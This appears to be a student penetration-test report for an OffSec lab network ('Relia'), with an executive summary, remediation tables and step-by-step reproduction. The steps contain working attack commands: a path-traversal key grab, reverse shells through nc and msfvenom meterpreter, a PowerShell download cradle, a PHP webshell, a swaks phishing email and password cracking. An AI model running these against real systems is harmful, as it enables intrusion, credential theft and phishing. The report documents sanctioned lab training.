CSOC 1070: Assessment 5 - Final Report

Table of Contents

[Executive Summary 3](#Executive)

[Introduction: 3](#_Toc151975542)

[Path to compromise 4](#_Toc151975543)

[Steps to Reproduce 10](#_Toc151975610)

[Technical Findings 181](#_Toc151975611)

[Unpatched Apache server running at web01.relia.com leading to Directory traversal. 181](#_Toc151975612)

[Description 181](#_Toc151975613)

[Impact 181](#_Toc151975614)

[Recommendations 181](#_Toc151975615)

[Description 182](#_Toc151975616)

[Impact 182](#_Toc151975617)

[Recommendations 182](#_Toc151975618)

[Anonymous FTP login allowed on web02 leading to sensitive file exposure. 183](#_Toc151975619)

[Description 183](#_Toc151975620)

[Impact 183](#_Toc151975621)

[Recommendations 183](#_Toc151975622)

[Unpatched Umbraco version running on web02 leading to Authenticated Remote Code Execution 184](#_Toc151975623)

[Description 184](#_Toc151975624)

[Impact 184](#_Toc151975625)

[Recommendations 184](#_Toc151975626)

[Description 185](#_Toc151975627)

[Impact 185](#_Toc151975628)

[Recommendations 185](#_Toc151975629)

[SMB Port 445 on 192.168.247.248 allows Unrestricted Guest Login, Exposing Sensitive Keepass File, Leading to Unauthorized access. 186](#_Toc151975630)

[Description 186](#_Toc151975631)

[Impact 186](#_Toc151975632)

[Recommendations 186](#_Toc151975633)

[Description 187](#_Toc151975634)

[Impact 187](#_Toc151975635)

[Recommendations 187](#_Toc151975636)

[Unpatched RiteCMS version running on 192.168.241.249 leading to Remote Code Execution 188](#_Toc151975637)

[Description 188](#_Toc151975638)

[Impact 188](#_Toc151975639)

[Recommendations 188](#_Toc151975640)

[Description 189](#_Toc151975641)

[Impact 189](#_Toc151975642)

[Recommendations 189](#_Toc151975643)

[Description 190](#_Toc151975644)

[Impact 190](#_Toc151975645)

[Recommendations 190](#_Toc151975646)

[Missing .dll file in INTRANET (172.16.78.7) scheduler.exe leading to Privilege Escalation through DLL Hijacking. 191](#_Toc151975647)

[Description 191](#_Toc151975648)

[Impact 191](#_Toc151975649)

[Recommendations 191](#_Toc151975650)

[Description 192](#_Toc151975651)

[Impact 192](#_Toc151975652)

[Recommendations 192](#_Toc151975653)

[Insecure write permissions for updatecollector folder in (172.16.78.15) WK02 leading to privilege escalation. 193](#_Toc151975654)

[Description 193](#_Toc151975655)

[Impact 193](#_Toc151975656)

[Recommendations 193](#_Toc151975657)

[Read permissions to root folder in IP 172.16.103.20 (production) leading to sensitive data exposure. 194](#_Toc151975658)

[Description 194](#_Toc151975659)

[Impact 194](#_Toc151975660)

[Recommendations 194](#_Toc151975661)

[Description 195](#_Toc151975662)

[Impact 195](#_Toc151975663)

[Recommendations 195](#_Toc151975664)

# Executive Summary

# **Introduction**: The intent of the assessment was to evaluate the security posture of Relia’s network infrastructure and identify potential vulnerabilities that could pose a threat to the organization’s information security. The assessment covered a range of systems, including web servers, FTP servers, CMS systems, internal servers, and more, aiming to provide a comprehensive understanding of the organization’s risk landscape.

**Scope**: This security assessment for Relia focuses on evaluating the organization’s network infrastructure, covering web servers FTP servers, CMS systems, internal servers, and more. The goal is to identify vulnerabilities that may pose a threat to information security. The assessment will specifically examine configurations, access controls, and potential points of compromise. Recommendations will be provided to enhance Relia’s security posture, ensuring a comprehensive understanding of the organization’s risk landscape and resilience against cyber threats.

# **Results:** The assessment revealed critical vulnerabilities in Relia’s network infrastructure, including an unpatched Apache server susceptible to directory traversal, a vulnerable Sudo version with potential root privilege escalation, and anonymous FTP access leading to sensitive file exposure, Unpatched Umbraco and RiteCMS versions posed risks of remote code execution, while weak passwords insecure configurations were identified across multiple systems. Recommendations include immediate patching, enhanced access controls, and regular security training to mitigate these vulnerabilities and bolster Relia’s overall information security.

**Recommendations**: To fortify Relia’s security Posture, immediate actions are paramount Prioritize comprehensive patching of vulnerable systems, addressing weaknesses identified in the Apache server, Sudo version, and CMS platforms. Strengthen access control by enforcing the principle of least privilege and implementing multi-factor authentication across critical systems. Elevate the organization’s incident response capabilities, enhancing monitoring mechanisms for early threat detection. Regularly update and reinforce employee training programs to cultivate a security-conscious culture. Lastly, consider network segmentation to limit lateral movement, mitigating potential risks associated with compromised credentials. These strategic measures collectively fortify Relia against emerging cyber threats and lay the foundation for a resilient information security framework.

# Path to compromise

# **Initial access:** Exploit the unpatched Apache server (192.168.219.245) with CVE-2021-41773, allowing an attacker to perform directory traversal and execute remote code. Gain sensitive data like SSH keys from /etc/passwd.

**Privilege Escalation:** Identify the vulnerable Sudo version on web01, leverage CVE-2021-3156, and escalate privileges to root. This provides the attacker with unrestricted control over the system.

**Lateral Movement:** Exploit the anonymous FTP login on web02 (192.168.203.247) to access plaintext credentials in a PDF file for Umbraco CMS. Use these credentials for the next stage.

**Authentication Bypass:** Exploit the unpatched Umbraco version on web02 (192.168.203.247) with CVE-2021-42232, allowing an attacker with Umbraco credentials to achieve authenticated remote code execution.

**Internal Privilege Escalation:** Leverage sudo privileges on ‘demo’ (192.168.203.246) by connecting through the internal web server. Elevate privileges, compromising the ‘demo’ system.

**Unauthorized Access via SMB:** Exploit unrestricted guest access on 192.168.247.248 (SMB port 445) to obtain a sensitive Keepass file. Crack the master key, gaining access to user ‘emma’s’ credentials.

**Phishing attack:** Utilize plaintext credentials for ‘maildmz’ found in the git folder of ‘staging’ (172.16.127.14) to send a convincing phishing email within the internal network.

**DLL hijacking:** Exploit missing .dll file in the INTRANET’s scheduler.exe (172.16.78.7) for privilege escalation through DLL hijacking. Gain admin access to INTRANET.

**Plaintext Passwords:** Exploit plaintext password for user ‘andrea’ (172.16.78.15) obtain through dumping hashes. Use RDP (port 3389) with ‘andrea’s’ credentials for low-level access.

**Privilege Escalation via Scheduled Task:** Exploit insecure write permissions in the updatecollector folder (172.16.78.15). Insert a malicious executable leading to privilege escalation on WK02.

**Sensitive Data Exposure:** Exploit excessive read permissions for a low-level user on the ‘production’ host (172.16.103.20), gaining access to sensitive files bash\_history.

**Credentials Theft:** Access plaintext credentials for ‘administrator’ on ‘FILES’ (172.16.103.21) via SMB shares. Use these credentials to compromise DC02 and WEBBY, jeopardizing the entire organization.

|  |  |
| --- | --- |
| Finding | Proof.txt Flag |
| Vulnerable Sudo Version (CVE-2021-3156) | bb7cb7ef95bbb18716b93dddef3bb49e |
| Unpatched Umbraco version | e2fdefc5ca568dab5b65c9c7894f3907 |
| Internal Web Server Sudo Privileges | c7ce4e04f4e839c577f0dd463a1f3ab2 |
| Open SMB port and exposed credentials | 12177144b9816fcaaaba98acaef22b01 |
| Default credentials for RiteCMS | 5479282baeeadcebd7b8b0ca2f5a0e7d |
| Plaintext Password in Git Folder (user ‘maildmz’) | db2f7466a2f063070bdc0f0ccblea44c |
| DLL Hijacking in INTRANET | 3ef4de07971baaf5b2c0e02939aac9da |
| Insecure Write Permissions in Updatecollector Folder | 375fe018cd6666f33a03c74150997754 |
| Plaintext password in Borgbackup file | 625bde70113064b08ae29752b71a487f |
| Non-privileged user can read sensitive files (PRODUCTION) | e8b54a5dbba0b13e6c537d89e53f8e48 |
| Plaintext credentials in the powershell script. (DC02) | a2140870a610044816f892bf773b5de4 |
| (WEBBY) | d62a0ab012a4836dfc4f4b0619d08ebf |

|  |  |  |  |
| --- | --- | --- | --- |
| **Finding Title** | **Severity Rating** | **Affected System(s)** | **Recommendation Summary** |
| Unpatched Apache Server (CVE-2021-41773) | High | 192.168.219.245 | Patch Apache to the latest version and monitor vulnerability databases for updates. |
| Vulnerable Sudo Version (CVE-2021-3156) | High | Web01 | Upgrade sudo to version 1.9.5 or later and test for vulnerability by running “sudoedit-s/”. |
| Anonymous FTP Login Exposing Credentials | Medium | Web02 | Block anonymous FTP access if unnecessary and avoid storing plaintext credentials. |
| Unpatched Umbraco version | High | Web02 | Patch Umbraco to the latest version, avoid plaintext credentials, and monitor vulnerability databases for updates. |
| Internal Web Server Sudo Privileges | Medium | Demo | Remove unnecessary privileges for www-data to follow the principle of least privilege. |
| Unrestricted Guest Login on SMB port 445 | High | 192.168.247.248 | Block guest access if not necessary, restrict accessible shares, and use strong passwords for sensitive files |
| Use of plaintext password for User ‘mark’ | Medium | 192.168.247.248 | Avoid storing plaintext passwords and implement strong password policies, updates, and multi-factor authentication. |
| Unpatched RiteCMS Version | High | 192.168.241.249 | Patch RiteCMS, change default logins, and implement the principle of least privilege. |
| Plaintext Password in Powershell History (user ‘damon’) | Critical | 172.16.127.14 (wk01) | Avoid storing plaintext passwords, use strong hashing algorithms, and enforce regular password updates and MFA. |
| Plaintext Password in Git Folder (user ‘maildmz’) | Medium | 172.16.127.14 (wk01) | Avoid storing plaintext passwords, use strong hashing algorithms, and enforce regular password updates and MFA. |
| Missing .dll File in INTRANET Scheduler.exe | High | 172.16.78.7 | Ensure secure paths for DLLs, update application dependencies, and review security configurations to prevent DLL hijacking. |
| Plaintext Password for user ‘andrea’ | Medium | 172.16.78.15 (wk02) | Avoid storing plaintext passwords, use strong hashing algorithms, and enforce regular password updates and MFA. |
| Insecure Write Permissions in Updatecollector Folder | Medium | 172.16.78.15 (wk02) | Restrict write permissions, review and restrict scheduled task privileges, and implement file integrity monitoring solutions. |
| Read permissions to Root Folder | Medium | 172.16.103.20 (production) | Apply the principle of least privilege, restrict access to sensitive information, and use secure file permissions (chmod 600). |
| Plaintext Password for user ‘administrator’ (FILES) | Critical | 172.16.103.21 | Avoid storing plaintext passwords, use strong hashing algorithms, and enforce regular password updates. |

# Steps to Reproduce

(192.168.219.245: web01)

**Step 1:** The IPs in scope are provided by Offsec.

A screenshot of a computer

Description automatically generated

**Step 2:** Perform a Nmap scan on 192.168.219.245. SSH is running on port 2222, and port 80 and 8000 were running web services.

**Nmap -sV -sC -Pn 192.168.219.245**

A screenshot of a computer program

Description automatically generated

**Step 3:** Landing page for <http://192.168.219.245:8000>

A screenshot of a computer screen

Description automatically generated

**Step 4:** Perform a directory brute force using dirsearch. We found an endpoint as **/cgi-bin/test-cgi**

**Dirsearch -u http://192.168.219.245:8000/**

A screenshot of a computer program

Description automatically generated

**Step 5:** Port 80 and 8000 are running on Apache version 2.4.49, vulnerable to Path Traversak and RCE

Source: <https://www.exploit-db.com/exploits/50383>

A screenshot of a computer

Description automatically generated

**Step 6:** We found a user named ‘anita’ by using path traversal.

A screenshot of a computer

Description automatically generated

**Step 7:** Grab the SSH key using the path traversal vulnerability.

**curl --silent --path-as-is --insecure -k "192.168.219.245/cgi-bin/test-cgi/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/home/anita/.ssh/id\_ecdsa"**

A screenshot of a computer

Description automatically generated

**Step 8:** Save the key in a file and use **ssh2john** to generate a hash for it.

A black screen with white text

Description automatically generated

**Step 9:** Use John the Ripper to crack the hash using rockyou.txt as the wordlist. The password was ‘**fireball**’.

**john id\_ecdsa\_hash --wordlist=usr/share/wordlists/rockyou.txt**

A screenshot of a computer screen

Description automatically generated

Step 10: Use chmod 600 to restrict the ssh key and use SSH to connect with the user ‘anita’.

ssh -i id\_ecdsa\_key anita@192.168.203.246 -p 2222

A screenshot of a computer

Description automatically generated

**Step 11:** Start a python server from the local machine and download linpeas.sh using curl on the target machine.

**python3 -m http.server 8888**

**curl** [**http://192.168.45.170:8888/linpeas.sh -o linpeas.sh**](http://192.168.45.170:8888/linpeas.sh%20-o%20linpeas.sh)

**chmod 755 linepas.sh**

**./linpeas.sh**

A screenshot of a computer

Description automatically generated

**Step 12:** We found a vulnerability for **sudo version 1.8.31.**

A screenshot of a computer program

Description automatically generated

**Step 13:** Download the exploit for the sudo version from [**https://github.com/worawit/CVE-2021-3156**](https://github.com/worawit/CVE-2021-3156)**.**

A screenshot of a computer

Description automatically generated

**Step 14:** The raw code for the exploit.

A screenshot of a computer program

Description automatically generated

**Step 15:** Host the exploit on the python server from the local machine and download it to the target machine using curl.

**curl** [**http://192.168.45.170:8888/exploit.py**](http://192.168.45.170:8888/exploit.py) **-o exploit.py**

**python3 exploit.py**

*After running the exploit, we got root access for the machine.*

A screenshot of a computer program

Description automatically generated

**Step 16:** The proof.txt is located at the root directory.

A screenshot of a computer program

Description automatically generated

(192.168.203.247: web02)

**Step 17:** Start with nmap scan on 192.168.203.247

**nmap -sV -sC -Pn -p- 192.168.203.247**

A screenshot of a computer program

Description automatically generated

**Step 18:** Anonymous login is allowed on port **14020** through ftp and **14080** is running a web application.

A screenshot of a computer screen

Description automatically generated

**Step 19:** Use anonymous to login through ftp.

**ftp 192.168.203.247 14020**

*Download the umbraco.pdf file using* **get umbraco.pdf.**

A black screen with white text

Description automatically generated

**Step 20:** Credentials for user ‘**mark@relia.com**’ are exposed in the pdf. It can be used only by providing FQDN i.e., **web02.relia.com**.

A screenshot of a computer

Description automatically generated

**Step 21:** Update the hosts file in the local machine as seen below.

A screenshot of a computer

Description automatically generated

**Step 22:** Use the exploit for Umbraco 7.12.4 from exploit-db.

A screenshot of a computer

Description automatically generated

**Step 23:** Use **searchsploit -m 49488** to download the exploit.

A screenshot of a computer program

Description automatically generated

**Step 24:** Use the exploit to get target system IP configuration.

**python3 exploit\_umbraco.py -u mark@relia.com -p OathDeeplyReprieve91 -i 'http://web02.relia.com:14080' -c ipconfig**

A screenshot of a computer

Description automatically generated

**Step 25:** Make a powershell base64 encoded payload from **https://www.revshells.com**.

A screenshot of a computer

Description automatically generated

**Step 26:** Use the exploit and payload generated.

**python3 exploit\_umbraco.py -u mark@relia.com -p OathDeeplyReprieve91 -i 'http://web02.relia.com:14080' -c 'powershell.exe' -a '-e '**

A screen shot of a computer

Description automatically generated

**Step 27:** Start a netcat listener on port 4242 and run the exploit mentioned above.

A computer screen shot of a computer

Description automatically generated

**Step 28:** The local flag is located at the root directory of web02.

A screenshot of a computer

Description automatically generated

**Step 29:** Download privilege escalation tool ‘GodPotato-NET4.exe’ from github to esclatate privileges on **web02**.

Source: <https://github.com/BeichenDream/GodPotato/releases>

A screenshot of a computer

Description automatically generated

**Step 30:** Host the exploit on a python server.

A screenshot of a computer

Description automatically generated

**Step 31:** Use certutil to download GodPotato on the target machine.

**certutil.exe -urlcache -f** [**http://192.168.45.170:8888/GodPotato\_NET4.exe**](http://192.168.45.170:8888/GodPotato_NET4.exe) **GodPotato-NET4.exe**

A screen shot of a computer

Description automatically generated

**Step 32:** Download nc.exe from GitHub.

Source: <https://github.com/int0x33/nc.exe/>

A screenshot of a computer

Description automatically generated

**Step 33:** Use certutil to download nc.exe to the target machine.

**certutil.exe -urlcache -f** [**http://192.168.45.170:8888/nc.exe**](http://192.168.45.170:8888/nc.exe) **nc.exe**

A screenshot of a computer

Description automatically generated

**Step 34:** Use the commands from hacktricks for GodPotato command execution.

A screenshot of a computer

Description automatically generated

**Step 35:** Execute the exploit and provide the local machine IP and port in the payload.

**./GodPotato-NET4.exe -cmd “C:\Users\Public\Downloads\nc.exe 192.168.45.170 5252 -e cmd.exe”**

A screenshot of a computer

Description automatically generated

**Step 36:** Start a netcat listener on port 5252 and execute the payload on the target system.

*As seen from the snippet below, we have nt authority\system access for web02.*

A screenshot of a computer

Description automatically generated

**Step 37:** The proof.txt flag is located at C:\Users\Administrator\Desktop.

A screenshot of a computer program

Description automatically generated

(192.168.213.246: demo)

**Step 38:** Start with nmap scan on the IP 192.168.213.246.

A screenshot of a computer screen

Description automatically generated

**Step 39:** On port 2222, we have the same ssh-hostkey as user ‘anita’

A black screen with white text

Description automatically generated

**Step 40:** Use ssh to get access to user ‘anita’ on port 2222.

**ssh -i id\_ecdsa\_key anita@192.168.213.246 -p 2222**

A screenshot of a computer program

Description automatically generated

**Step 41:** Get the local.txt flag from **/home/anita**

A screenshot of a computer

Description automatically generated

**Step 42:** Host linpeas on the local machine and download it via curl on the target machine as highlighted below.

A screenshot of a computer

Description automatically generated


**Step 43:** There is an internal web server hosted on port 8000 as seen below. *(Results from running linpeas)*

A screenshot of a computer

Description automatically generated

**Step 44:** Use ssh port forwarding with ‘anita’s’ key to access the internal server. *(The ssh port here is 2222 as provided by the nmap results)*

**ssh -I id\_ecdsa\_key -L 1234:127.0.0.1:8000 -p 2222 anita@192.168.187.246**



**Step 45:** Check with curl command whether the port forwarding is working. *(As seen below it is displaying the web page)*

A screenshot of a computer

Description automatically generated

\

**Step 46:** Edit the php-reverse.php file in /usr/share/webshells/php in your local kali machine.

A screenshot of a computer

Description automatically generated

**Step 46:** Host the php-reverse.php on the local machine and download it on target machine. Now type the command

**curl** [**http://127.0.0.1:8000/backend/?view=../../../../../../home/anita/php-reverse.php**](http://127.0.0.1:8000/backend/?view=../../../../../../home/anita/php-reverse.php) **(Dont execute on this stage)**

A screen shot of a computer


Description automatically generated

**Step 47:** Start the netcat listener on port 4343 and execute the command discussed in the previous section. As seen below, we have a shell as **www-data.**

A screen shot of a computer

Description automatically generated

**Step 48:** As **www-data** has sudo privileges running, use **sudo su** to elevate privileges to root. Grab the proof.txt flag from the root folder.



(192.168.247.248: EXTERNAL)

**Step 49:** Perform a Nmap scan on 192.168.247.248

**Nmap -sV -sC -Pn -p- 192.168.247.248**

A screenshot of a computer

Description automatically generated

**Step 50:** After performing the nmap scan, we enumerated the open SMB port **445**.

A screenshot of a computer program

Description automatically generated

**Step 51:** To enumerate, we are using commands provided by hacktricks as seen below.

<https://book.hacktricks.xyz/network-services-pentesting/pentesting-smb>

A screenshot of a computer

Description automatically generated

**Step 52:** We found that the ‘**transfer**’ share is has access to ‘**Guest**’ user.

**smbclient -U ‘Guest’ \\\\192.168.247.248\\\transfer**

A screenshot of a computer

Description automatically generated

**Step 53:** We found a Database.kdbx file in ‘**DB-back (1)\Emma\Documents**’ path. Use get Databasese.kdbx file download it on your local machine.

A screenshot of a computer

Description automatically generated

**Step 54:** Use **keepass2john Database.kdbx > Keepaashash.txt.** This command creates a hash for the kdbx file and saves it in a .txt file.

A screen shot of a computer

Description automatically generated

**Step 55:** Remove the ‘**Database**:’ in front of the hash before using a hash-cracking tool.

A black and white rectangle with white text

Description automatically generated

**Step 56:** Use Hashcat to crack the hash for the kdbx file.

**hashcat –help | grep -i “KeePass”** *(This command will help find the specific cracking mode to run)*

**hashcat -m 13400 Keepasshash.txt /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/rockyou-30000.rule --force**

A screenshot of a computer

Description automatically generated

Step 57: The password for the Database.kdbx file was found to be ‘welcome1’, as highlighted below.

A screenshot of a computer

Description automatically generated

**Step 58:** Install keepaas2 in your local machine.

**sudo apt install keepass2**

A black screen with white text

Description automatically generated

**Step 59:** Use keepass 2 to open the Database.kdbx file with the Master password as ‘**welcome1**’.

**keepass2 Database.kdbx**

A computer screen shot of a program

Description automatically generated

**Step 60:** Move into ‘**Windows**’ folder present in the ‘**Database**’, and copy the password for the user ‘**emma**’

A screenshot of a computer

Description automatically generated

**Step 61:** The password for user ‘emma’ was found to be ‘**SomersetVinyl1!**’

A screenshot of a computer

Description automatically generated

**Step 62:** Use xfreerdp to with credentials of user ‘emma’. *(We can use xfreerdp since port 3389 RDP was open)*

**xfreerdp /u:emma /d:relia.com /p:’SomersetVinyl1’ /v:192.168.247.248 /w:1920 /h:1080**

*A screenshot of a computer

Description automatically generated*

**Step 63:** After landing on ‘**emma**’ desktop, create a malicious powershell shortcut using this command.

**powershell.exe -ExecutionPolicy Bypass -NoExit -c "IEX(New-Object System.Net.WebClient).DownloadString('http://<LOCAL IP>:8888/run.ps1')"**

A blue wall with squares

Description automatically generated

**Step 64:** Create a msfvenom payload and host it on a python server.

**msfvenom -p windows/x64/meterpreter\_reverse\_tcp LHOST=192.168.45.218 LHOST=<LOCAL IP> LPORT=4242 -f psh -o run.ps1**

**python3 -m http.server. 8888**

A screenshot of a computer

Description automatically generated

**Step 65:** Start the Metasploit framework in your local machine and follow the commands highlighted below. After starting the listener, run the powershell shortcut on user ‘emma’ Desktop.

*After executing the malicious powershell payload, a meterpreter session will be opened.*

A screenshot of a computer program

Description automatically generated

**Step 66:** PoC for host **EXTERNAL.**

*A screenshot of a computer program

Description automatically generated*

**Step 67:** Download winpeas.exe from Github and host it on a python server on port 8888.

**Source:** [**https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS**](https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS)*(Download winpeas.exe from this site)*

**curl http://<LOCAL IP>:8888/winpeas.exe -o winpeas.exe**

A screenshot of a computer

Description automatically generated

**Step 68:** After executing winpeas.exe on the target machine, we found an AppKey in the envrironment variable as highlighted below.

A screenshot of a computer

Description automatically generated

**Step 69:** In the Users directory in the C drive for user ‘**emma**’, we found a new user ‘**mark**’

A screenshot of a computer screen

Description automatically generated

**Step 70:** After trying the appkey for different users, we tried user ‘mark’ and were able to connect via xfreerdp.

**xfreerdp /u:mark /d:relia.com /p:'!8@aBRBYdb3!' /v:192.168.247.248 /w:1920 /h:1080**

A screenshot of a computer

Description automatically generated

**Step 71:** After connecting with user mark, create another powershell shortcut with

**powershell.exe -ExecutionPolicy Bypass -NoExit -c "IEX(New-Object System.Net.WebClient).DownloadString('http://<LOCAL IP>:8888/run1.ps1')"**

**A blue background with a square object

Description automatically generated**

**Step 72:** Make another msfvenom payload in the same directory where we are hosting our python server.

**msfvenom -p windows/x64/meterpreter\_reverse\_tcp LHOST=192.168.45.218 LHOST=<LOCAL IP> LPORT=4242 -f psh -o run.ps1**

**python3 -m http.server. 8888**

A computer screen with white text

Description automatically generated

**Step 73:** Start another listener with port 5252 with msfconsole using same IP and payload we used above. Execute the powershell payload in user ‘mark’ Desktop.

*After executing the payload a meterpreter session will be opened and use* ***getsystem*** *to elevate privileges.*

**A screenshot of a computer program

Description automatically generated**

**Step 74:** The **proof.txt** flag is located at C:\Users\mark\Desktop.

A screenshot of a computer program

Description automatically generated

(192.168.241.249: LEGACY)

**Step 75:** Start the enumeration for the IP 192.168.241.249 with nmap scan. As seen below, port 8000 is open.

A screenshot of a computer program

Description automatically generated

**Step 76:** Landing page for web application running on **http://192.168.241.249:8000/dashboard.**

A screenshot of a computer

Description automatically generated

**Step 77:** Use a directory brute force tool ‘dirsearch’ to search for endpoints.

**dirsearch -u http://192.168.241.249:8000**

*The results showed and endpoint /cms which looked interesting.*

A screenshot of a computer program

Description automatically generated

**Step 78:** Run the dirsearch tool again to find hidden directories inside /cms endpoint.

**dirsearch -u** [**http://192.168.241.249:8000/cms**](http://192.168.241.249:8000/cms)*(We found an admin.php page for the /cms endpoint)*

A screenshot of a computer program

Description automatically generated

**Step 79:** Landing page <http://192.168.241.249:8000/cms/admin.php>.

A screenshot of a computer

Description automatically generated

**Step 80:** The version of the CMS is RiteCMS 2021.

A screen shot of a computer

Description automatically generated

**Step 81:** We searched for default credentials for RiteCMS login page, and found it as **admin:admin.**

A screenshot of a computer

Description automatically generated

**Step 82:** Enter the credentials admin:admin in the RiteCMS admin page.

*We were able to login using default credentials.*

A screenshot of a computer

Description automatically generated

**Step 83:** We found an exploit for the RiteCMS 2021 on exploit db

Source: <https://www.exploit-db.com/exploits/50616>

*A screenshot of a computer

Description automatically generated*

**Step 84:** Use the shell script as highlighted below.

A screenshot of a computer

Description automatically generated

**Step 85:** Create a file name shell.pHp, the extension is used like this to escape .htaccess.

**<?php echo “<pre>”; system($\_GET[ ‘cmd’ ]); ?>**

A black screen with white text

Description automatically generated

**Step 86:** Browse to the filemanager folder in RiteCMS admin portal and upload the shell.pHp file.

A screenshot of a computer

Description automatically generated

**Step 87:** After uploading the shell.pHp, run

[**http://192.168.241.249:8000/cms/media/shell.pHp?cmd=whoami**](http://192.168.241.249:8000/cms/media/shell.pHp?cmd=whoami)to check whether the shell is working. As seen below, it shows the username for the system running as **legacy\adrian**.

A screenshot of a computer

Description automatically generated

**Step 88:** Create an msfvenom payload and host it on a python server.

**msfvenom -p windows/x64/meterpreter\_reverse\_tcp LHOST=192.168.45.218 LHOST=<LOCAL IP> LPORT=4242 -f exe -o reverse.exe**

**python3 -m http.server. 8888**

A screenshot of a computer

Description automatically generated

**Step 89:** Start the Metasploit framework and run the commands seen below to start a listener.

A screenshot of a computer program

Description automatically generated

**Step 90:** In Burp proxy, use the command on the endpoint **/cms/media/shell.pHp?cmd=curl+http://<LOCAL IP>:8888/reverse.exe+-o+reverse.exe**

A screenshot of a computer

Description automatically generated

**Step 91:** In Burp proxy, **/cms/media/shell.pHp?cmd=dir** to check whether reverse.exe has been uploaded. Following this, use .\reverse.exe to execute the malicious file.

A screenshot of a computer

Description automatically generated

**Step 92:** After executing the malicious reverse.exe file, a meterpreter session is opened as seen beow.

A screenshot of a computer

Description automatically generated

**Step 93:** Details about the machine and local.txt file can be found at C:\Users\adrian\Desktop.

A screenshot of a computer

Description automatically generated

**Step 94:** Check for SeImpersonate privileges by running whoami /priv command. As seen below, it SeImpersonate Privilege is enabled.

A screenshot of a computer

Description automatically generated

**Step 95:** Drop into the meterpreter session and run **getsystem** to elevate privileges to **NT AUTHORITY\SYSTEM.**

A screenshot of a computer

Description automatically generated

**Step 96:** The **proof.txt** flag can be found in C:\Users\damon\Desktop.

A screenshot of a computer

Description automatically generated

(172.16.127.14: wk01)

**Step 97:** Host winpeas.exe on the local machine and use curl command to download it on to the target system.

**curl http://<LOCAL\_IP>:8888/winpeas.exe -o winpeas.exe**

A screenshot of a computer

Description automatically generated

**Step 98:** After running winpeas, the shell settings file has a ConsoleHost\_history.txt file file in it that seemed interesting.

A screen shot of a computer

Description automatically generated

**Step 99:** cat out the ConsoleHost\_history.txt file to get plaintext password for user ‘**damon**’.

A screenshot of a computer program

Description automatically generated

**Step 100:** Use xfreerdp with ‘damon’s’ credentials.

**xfreerdp /u:damon /d:relia.com /p:’i6yuT6ym@’ /v:192.168.237.249 /w:1920 /h:1080**

A screenshot of a computer

Description automatically generated

**Step 101:** Create a powershell shortcut on ‘damon’s’ desktop.

**powershell.exe -ExecutionPolicy Bypass -NoExit -c "IEX(New-Object System.Net.WebClient).DownloadString('http://<LOCAL IP>:8888/run.ps1')"**

A screenshot of a computer

Description automatically generated

**Step 102:** Create a msfvenom file and host it on the local machine.

A screen shot of a computer

Description automatically generated

**Step 103:** Now download the malicious powershell shortcut using smb shares on the local machine.

**impacket-smbclient relia.com/ damon:'’i6yuT6ym@'@192.168.213.250**

A screenshot of a computer

Description automatically generated

**Step 104:** Right click on ‘damon’s’ desktop. Click on ‘**Gitbash here**’.

A screenshot of a computer

Description automatically generated

**Step 105:** In the ‘**staging**’ folder, do a ‘**git show**’. As highlighted below in red we get credentials for ‘**maildmz@relia.com**’. Additionally, ‘jim@relia.com’ has been mentioned to be responsible for the mail service.

A screenshot of a computer

Description automatically generated

**Step 106:** Create a **config.Library-ms** file in the local machine.

A screenshot of a computer program

Description automatically generated

**Step 107:** Create a body.txt file, that would be send to ‘**jim@relia.com’.**

A screen shot of a computer

Description automatically generated

**Step 108:** Do a nmap scan on 192.168.237.189. As highlighted below, port 25 (mail server) is open.

A screenshot of a computer

Description automatically generated

**Step 109:** Use this command to send a phishing email to ‘jim@relia.com’ from ‘maildmz@relia.com’. *(Provide the credentials for maildmz we found earlier if prompted). (****Do not send the mail at this stage****)*

**sudo swaks -t jim@relia.com --from maildmz@relia.com --attach @config.Library-ms --server 192.168.213.189 --body @body.txt --header "Subject: Staging Script" --suppress-data -ap**

A black screen with yellow text

Description automatically generated

**Step 110:** Start a multi/handler listener as mentioned previously as well on port 5252 and send the phishing email. As user ‘jim’ clicks on the phishing email, a meterpreter session is open as seen below.

A screenshot of a computer

Description automatically generated

**Step 111:** Get the local.txt flag at **C:\Users\jim\Desktop.**

A screenshot of a computer screen

Description automatically generated

**Step 112:** Get the **proof.txt** flag at **C:\Users\offsec\Desktop.**

A screenshot of a computer

Description automatically generated

(172.16.78.7: INTRANET)

**Step 113:** Download Rubeus.exe from Github and host it locally on python server.

<https://github.com/r3motecontrol/Ghostpack-CompiledBinaries>

A screenshot of a computer

Description automatically generated

**Step 114:** Download Rubeus.exe on jim’s Desktop.

**curl http://<LOCAL\_IP>:8888/Rubeus.exe -o Rubeus.exe**

A screenshot of a computer

Description automatically generated

**Step 115:** Run Rubeus.exe on target machine and grab the Kerberos hash for user **michelle.**

**.\Rubeus.exe asreproast**

A screenshot of a computer

Description automatically generated

**Step 116:** Save the hash in a file.



**Step 117:** Crack the hash using **John the Ripper.**

**john –format=krb5asrep –wordlist=/usr/share/wordlists/rockyou.txt michelle\_hash.txt**

The password cracked is **NotMyPassword0k?**

A screenshot of a computer

Description automatically generated

**Step 118:** Run nmap scan on 172.16.78.7 using proxychains.

**proxychains nmap -sV -vv -Pn 172.16.78.7**

Port 3389 (RDP) is open as seen in the snippet.

A screen shot of a computer screen

Description automatically generated

**Step 119:** Use xfreerdp using michelle’s credentials to connect to **172.16.78.7.**

**proxychains xfreerdp /u:michelle /d:relia.com /p:’NotMyPassword0k?’ /v:172.16.78.7 /w:1920 /h:1080**

A screenshot of a computer

Description automatically generated

